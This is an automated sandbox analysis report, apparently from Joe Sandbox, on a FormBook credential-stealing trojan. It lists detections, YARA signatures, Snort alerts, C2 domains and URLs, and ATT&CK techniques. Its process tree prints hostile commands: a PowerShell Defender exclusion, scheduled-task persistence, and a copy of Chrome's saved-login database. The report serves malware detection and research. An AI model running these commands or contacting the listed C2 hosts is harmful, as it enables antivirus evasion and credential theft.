ID: 626605
Sample Name: iuvRyl9i7D
Cookbook: default.jbs
Time: 15:27:31
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

iuvRyl9i7D


Overview

General Information

Sample Name:	iuvRyl9i7D (renamed file extension from none to exe)
Analysis ID:	626605
MD5:	f7ecd12d134aaf3..
SHA1:	bb41a84d4f5eef5.
SHA256:	ec2f5710fdf33c7…
Tags:	32 exe trojan
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Yara detected AntiVM3
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Sample uses process hollowing tech…
- Tries to steal Mail credentials (via fi…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w10x64**
- iuvRyl9i7D.exe (PID: 4928 cmdline: "C:\Users\user\Desktop\iuvRyl9i7D.exe" MD5: F7ECD12D134AAF3541396C78337CE672)
  - powershell.exe (PID: 6568 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6600 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6640 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\dDqpEdJEtzi" /XML "C:\Users\user\AppData\Local\Temp\tmp280F.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6748 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - iuvRyl9i7D.exe (PID: 6804 cmdline: C:\Users\user\Desktop\iuvRyl9i7D.exe MD5: F7ECD12D134AAF3541396C78337CE672)
  - iuvRyl9i7D.exe (PID: 6932 cmdline: C:\Users\user\Desktop\iuvRyl9i7D.exe MD5: F7ECD12D134AAF3541396C78337CE672)
    - explorer.exe (PID: 3616 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - control.exe (PID: 6628 cmdline: C:\Windows\SysWOW64\control.exe MD5: 40FBA3FBFD5E33E0DE1BA45472FDA66F)
        - cmd.exe (PID: 3984 cmdline: /c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5132 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.admincost.com/n6g4/"
  ],
  "decoy": [
    "bw589jumpb.xyz",
    "lojas-marias.com",
    "gadgersvip.com",
    "zeavd.com",
    "moment4miracles.com",
    "wildcanetours.com",
    "executivetravelandlogistics.com",
    "uspplongee.com",
    "schilova.online",
    "smoothie-optics.com",
    "masterima.net",
    "kickball.site",
    "theastralark.com",
    "nick-sylvestro.com",
    "properscooter.com",
    "wave-thermodynamics.com",
    "bitcollide.com",
    "xed5555.com",
    "tsue-sangyo.com",
    "lucianaejoaoalberto.com",
    "6084pinelake.info",
    "plentyhearty.com",
    "findmylostphone.me",
    "cliffpassphotographyllc.com",
    "goddessboi.com",
    "vulkan-platinum-online.info",
    "jumpn-giveaway.online",
    "linymar.xyz",
    "topgir.site",
    "oifreunion.com",
    "lewks.beauty",
    "servellobody.com",
    "eagle-five.com",
    "agelessfish.com",
    "daulat-kantorbahasamalut.com",
    "zombarias.com",
    "chimneyrepairbiloxi.com",
    "starline-pools.com",
    "financeenovationinc.com",
    "sakvoyge.online",
    "46458.pet",
    "babyminer.xyz",
    "alcosto.club",
    "aeroyogabrasil.com",
    "cellphstudy.com",
    "bldh45.xyz",
    "sguoffcampusrentals.com",
    "nehalooks.com",
    "employeebnsf.com",
    "duniacuan.online",
    "running-diary.site",
    "o-taguro.com",
    "iacli.run",
    "cariniclinicalconsulting.com",
    "btcspay.xyz",
    "funaoka-watanabedent.com",
    "jamesreadtanusa.com",
    "dems-clicks.com",
    "dowsuserc.top",
    "joseikinmadoguchi.com",
    "hulizb6.com",
    "luxurybathshowers.com",
    "kapamilla.com",
    "duowb.com"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.367415725.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000C.00000002.367415725.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000C.00000002.367415725.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18809:$sqlite3step: 68 34 1C 7B E1 • 0x1891c:$sqlite3step: 68 34 1C 7B E1 • 0x18838:$sqlite3text: 68 38 2A 90 C5 • 0x1895d:$sqlite3text: 68 38 2A 90 C5 • 0x1884b:$sqlite3blob: 68 53 D8 7F 8C • 0x18973:$sqlite3blob: 68 53 D8 7F 8C
00000015.00000002.508372558.0000000000600000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000015.00000002.508372558.0000000000600000.00000040.80000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.0.iuvRyl9i7D.exe.400000.8.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
12.0.iuvRyl9i7D.exe.400000.8.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7e08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x81a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15545:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14ff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15647:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x157bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x8bba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1426c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9932:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab87:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
12.0.iuvRyl9i7D.exe.400000.8.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a09:$sqlite3step: 68 34 1C 7B E1 • 0x17b1c:$sqlite3step: 68 34 1C 7B E1 • 0x17a38:$sqlite3text: 68 38 2A 90 C5 • 0x17b5d:$sqlite3text: 68 38 2A 90 C5 • 0x17a4b:$sqlite3blob: 68 53 D8 7F 8C • 0x17b73:$sqlite3blob: 68 53 D8 7F 8C
12.0.iuvRyl9i7D.exe.400000.6.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
12.0.iuvRyl9i7D.exe.400000.6.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8c08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fa2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x16345:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15df1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16447:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x165bf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x99ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1506c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa732:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ca9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 21 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.4 - Destination IP: 35.209.127.155

Timestamp:	192.168.2.435.209.127.15549776802031449 05/14/22-15:30:16.775228
SID:	2031449
Source Port:	49776
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.4 - Destination IP: 35.209.127.155

Timestamp:	192.168.2.435.209.127.15549776802031453 05/14/22-15:30:16.775228
SID:	2031453
Source Port:	49776
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.4 - Destination IP: 35.209.127.155

Timestamp:	192.168.2.435.209.127.15549776802031412 05/14/22-15:30:16.775228
SID:	2031412
Source Port:	49776
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

.NET source code contains potential unpacker

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information

Yara detected FormBook

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Command and Scripting Interpreter	1 Scheduled Task/Job	6 1 2 Process Injection	1 Masquerading	1 OS Credential Dumping	3 2 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	1 1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Shared Modules	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	1 Data from Local System	Automated Exfiltration	4 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	6 1 2 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	4 Obfuscated Files or Information	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 3 Software Packing	DCSync	1 1 3 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
iuvRyl9i7D.exe	24%	Virustotal		Browse
iuvRyl9i7D.exe	20%	ReversingLabs		
iuvRyl9i7D.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\dDqpEdJEtzi.exe	20%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.0.iuvRyl9i7D.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK .Gen		Download File
12.0.iuvRyl9i7D.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK .Gen		Download File
12.0.iuvRyl9i7D.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK .Gen		Download File
12.2.iuvRyl9i7D.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK .Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.bldh45.xyz	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://kace.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.fontbureau.comueo	0%	Avira URL Cloud	safe	
http://ansu.uspplongee.com/	0%	Avira URL Cloud	safe	
http://sangdu.uspplongee.com/	0%	Avira URL Cloud	safe	
http://meilong.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.uspplongee.com	0%	Avira URL Cloud	safe	
http://tanshuan.uspplongee.com/	0%	Avira URL Cloud	safe	
http://tuikun.uspplongee.com/	0%	Avira URL Cloud	safe	
http://https://www.google.com&continue=https://www.google.com/?gws_rd%3Dssl&if=1&m=0&pc=s&wp=-1&gl=GB&uxe=4	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://epa.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/:	0%	URL Reputation	safe	
http://sanque.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/2	0%	URL Reputation	safe	
http://penjian.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/ana	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.fontbureau.comgrito	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/(	0%	URL Reputation	safe	
http://genzi.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.uspplongee.com/n6g4/	100%	Avira URL Cloud	malware	
http://www.fontbureau.com.TTF	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/U	0%	URL Reputation	safe	
http://gonglang.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.properscooter.com/n6g4/	100%	Avira URL Cloud	malware	
http://www.galapagosdesign.com/staff/dennis.html	0%	Avira URL Cloud	safe	
http://qunben.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.fontbureau.comlic	0%	URL Reputation	safe	
http://www.bldh45.xyz/n6g4/	0%	Avira URL Cloud	safe	
http://www.fontbureau.comI.TTF:	0%	Avira URL Cloud	safe	
http://www.kickball.site/n6g4/	100%	Avira URL Cloud	phishing	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://randu.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/y	0%	URL Reputation	safe	
http://www.founder.com.cn/cn.	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0(	0%	Avira URL Cloud	safe	
http://www.kickball.site/n6g4/?r2MLI=tjrDPFcXi&3fe=WPwjmGPV/4M22m+CqZhMswVRWzk0CJ3SgF5yTNe9lepyZyn4WVCBytWkJrBAR4vfZGHu	100%	Avira URL Cloud	phishing	
http://en.wi5	0%	Avira URL Cloud	safe	
http://shangeng.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/r	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/o	0%	URL Reputation	safe	
http://www.jamesreadtanusa.com/n6g4/?3fe=T/V9232RQ/ScvLe6YjNRob4pJIAHZz6ft2oS65luWeOdjKzDide1cQ8VyF5HdhGZwVKQ&r2MLI=tjrDPFcXi	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/n	0%	URL Reputation	safe	
http://www.founder.com.cn/cn5	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://weimen.uspplongee.com/	0%	Avira URL Cloud	safe	
http://mianta.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.fontbureau.comFU	0%	Avira URL Cloud	safe	
http://www.fontbureau.comsivao	0%	Avira URL Cloud	safe	
http://www.carterandcone.comn-u	0%	URL Reputation	safe	
http://www.dems-clicks.com/n6g4/?r2MLI=tjrDPFcXi&3fe=oW3KVVYaOTtlW39xG4fO+4eOl+SZoa0wNC6PzHd9cdjmCRbC1fenw4N50qr8bcYtnznV	100%	Avira URL Cloud	malware	
http://rechan.uspplongee.com/	0%	Avira URL Cloud	safe	
http://wudie.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://saoshui.uspplongee.com/	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn)	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
a6.pingcache.com	38.34.163.59	true	true		unknown
www.bldh45.xyz	35.241.47.216	true	false	• 1%, Virustotal, Browse	unknown
www.dems-clicks.com	5.183.8.183	true	true		unknown
www.jamesreadtanusa.com	35.209.127.155	true	true		unknown
parkingpage.namecheap.com	198.54.117.216	true	false		high
vip.myshopline.shop	104.17.232.29	true	false		unknown
properscooter.com	198.54.116.236	true	true		unknown
www.zeavd.com	unknown	unknown	true		unknown
www.properscooter.com	unknown	unknown	true		unknown
www.kickball.site	unknown	unknown	true		unknown
www.uspplongee.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.uspplongee.com/n6g4/	true	• Avira URL Cloud: malware	unknown
http://www.properscooter.com/n6g4/	true	• Avira URL Cloud: malware	unknown
http://www.bldh45.xyz/n6g4/	false	• Avira URL Cloud: safe	unknown
http://www.kickball.site/n6g4/	true	• Avira URL Cloud: phishing	unknown
http://www.kickball.site/n6g4/?r2MLI=tjrDPFcXi&3fe=WPwjmGPV/4M22m+CqZhMswVRWzk0CJ3SgF5yTNe9lepyZyn4WVCBytWkJrBAR4vfZGHu	true	• Avira URL Cloud: phishing	unknown
http://www.jamesreadtanusa.com/n6g4/?3fe=T/V9232RQ/ScvLe6YjNRob4pJIAHZz6ft2oS65luWeOdjKzDide1cQ8VyF5HdhGZwVKQ&r2MLI=tjrDPFcXi	true	• Avira URL Cloud: safe	unknown
http://www.dems-clicks.com/n6g4/?r2MLI=tjrDPFcXi&3fe=oW3KVVYaOTtlW39xG4fO+4eOl+SZoa0wNC6PzHd9cdjmCRbC1fenw4N50qr8bcYtnznV	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://kace.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comueo	iuvRyl9i7D.exe, 00000000.00000003.251614077.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251650593.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251457232.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251042075.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.250842535.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251521721.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251241602.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251088919.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251421233.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.250772094.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251278974.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251544135.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 